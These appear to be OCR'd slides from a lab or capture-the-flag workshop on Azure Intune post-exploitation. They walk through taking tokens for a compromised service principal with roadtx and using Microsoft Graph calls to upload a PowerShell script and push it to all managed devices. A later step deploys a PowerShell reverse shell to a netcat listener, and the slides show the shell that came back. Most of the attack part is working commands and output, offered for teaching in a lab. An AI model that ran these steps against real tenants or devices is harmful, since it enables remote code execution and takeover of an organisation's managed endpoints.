
  ```
  roadtx refreshtokento -r msgraph --tokens-stdout
  ```

  b. Get current user group memberships via msgraph

  ```
  curl -s 'https://graph.microsoft.com/v1.0/me/memberOf' -H 'Authorization: Bearer eyJ0eXAiOiJKV…'
  ```

Post-Exploitation

Becoming Intune Administrator




Post-Exploitation >>>

Azure Intune / MDM

https://intune.microsoft.com

- Intune lets organizations manage and secure laptops, mobiles, and tablets from the cloud.
- Only authorized users / service principals are allowed to access intune resources. Commonly "Global Administrator" and "Intune Administrator"
- Admins can push settings such as password rules, disk encryption, antivirus, and OS updates to devices.
- You can remotely deploy powershell scripts to run as "User" or "System"




Access work or school

Get access to resources like email, apps, and the network. Connecting means your work or school might control some things on this device, such as which settings you can change. For specific info about this, ask them.


Sign in as an administrator to change device management settings.

Connected to lasb MDM
Connected by ahmad.zaki@cyberimba.com

Connected to CYBERIMBA AD domain
cyberimba.local



Script name	Platform	Ass
test2	Windows	Yes
test3	Windows	Yes



System	
Name	PC01
Management name	ahmad.zaki_Windows_11/13/2025_7:23 PM
Intune Device ID	3a76d99f-5dea-44ed-ad46-d8f3ed5ff4fa
Microsoft Entra Device ID	dc1af64b-2a24-4f75-af31-66204d6211ec
Serial number	
Enrollment profile	
Operating system	
Operating system	Windows
Operating system version	10.0.19045.6456
Operating system language	en-US
Operating system edition	Pro
Operating system SKU	Windows 10/11 Professional (48)
Security patch level	
Subscription	
Status	Unknown
Storage	
Total storage space	34.18 GB
Free storage space	2.34 GB
Total physical memory	16.00 GB
System enclosure	
IMEI	
MEID	
Manufacturer	QEMU
Model	Standard PC (Q35 + ICH9, 2009)
Processor Architecture	x64
Phone number	
TPM Version	
TPM manufacturer ID	
TPM manufacturer version	
System management BIOS version	1.15.0-1
Network details	
Subscriber carrier	
Cellular technology	
Wi-Fi MAC	
Ethernet MAC	52540001F0F9
ICCID	
Wi-Fi IPv4 address	
Wi-Fi subnet ID	
Wired IPv4 address	192.168.122.12
Network service	
Enrolled date	13/11/2025, 11:23:55

Post-Exploitation »»

Becoming Intune Administrator

- Get token for the compromised service principal (MDM Automation)

```
roadtx appauth -c <replace-with-app-id> -p <replace-with-secret> -t cyberimba.com -r msgraph --tokens-stdout
```

- List devices

```
curl -s "https://graph.microsoft.com/beta/deviceManagement/manageddevices" -H "Authorization: Bearer eyJ0eXAi…"
```

- Create powershell script

```
curl -XPOST "https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts" -H "Authorization: Bearer eyJ0e…" -H "Content-Type:
application/json" -d
'{"displayName":"test3","description":"","scriptContent":"ZWNobyAndGVzdCcgfCBPdXQtRmlsZSBDOlxVc2Vyc1xhaG1hZC56YWtpXERlc2t0b3Bcd3JpdHRlbi50eHQ=",
"runAsAccount":"user","fileName":"2.ps1","roleScopeTagIds":["0"],"enforceSignatureCheck":"false","runAs32Bit":"false"}'
```

- Assign script

```
curl -XPOST "https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/5f870d58-c6bd-470e-9168-e377b4f54340/assign" -H
"Authorization: Bearer eyJ0…" -H "Content-Type: application/json" -d
'{"deviceManagementScriptAssignments":[{"target":{"@odata.type":"#microsoft.graph.allDevicesAssignmentTarget"}}]}'
```

- List scripts

```
curl -s "https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts" -H "Authorization: Bearer eyJ0eXAi…"
```


- I've prepared a script to automate above steps 🫰

  https://gist.githubusercontent.com/aniqfakhrul/99de7318a12341249d4ba33bbc223d80/raw/6e385c0f2def33f92c74e0d435c00925c5b2a878/intune.py

Post-Exploitation

Becoming Intune Administrator


- **Pop the shell**
  - Use revshells.com, select *powershell* reverse shell and save in a file (i.e. malicious.psl)
  - Setup listener on your respective microvm
    - `nc -lvnp 8443`
  - Use intune.py script to deploy the malicious powershell script
    - `python3 intune.py -at <refresh-token> -f /tmp/malicous.ps1`



```
Listening on 0.0.0.0 8443
Connection received on 192.168.122.12 58428
whoami
cyberimba\ahmad.zaki
hostname
PC01
```

Post-Exploitation

Becoming Intune Administrator



The challenge

Locate the final flag at `C:\Users\Administrator\Desktop\flag.txt`

THANK YOU!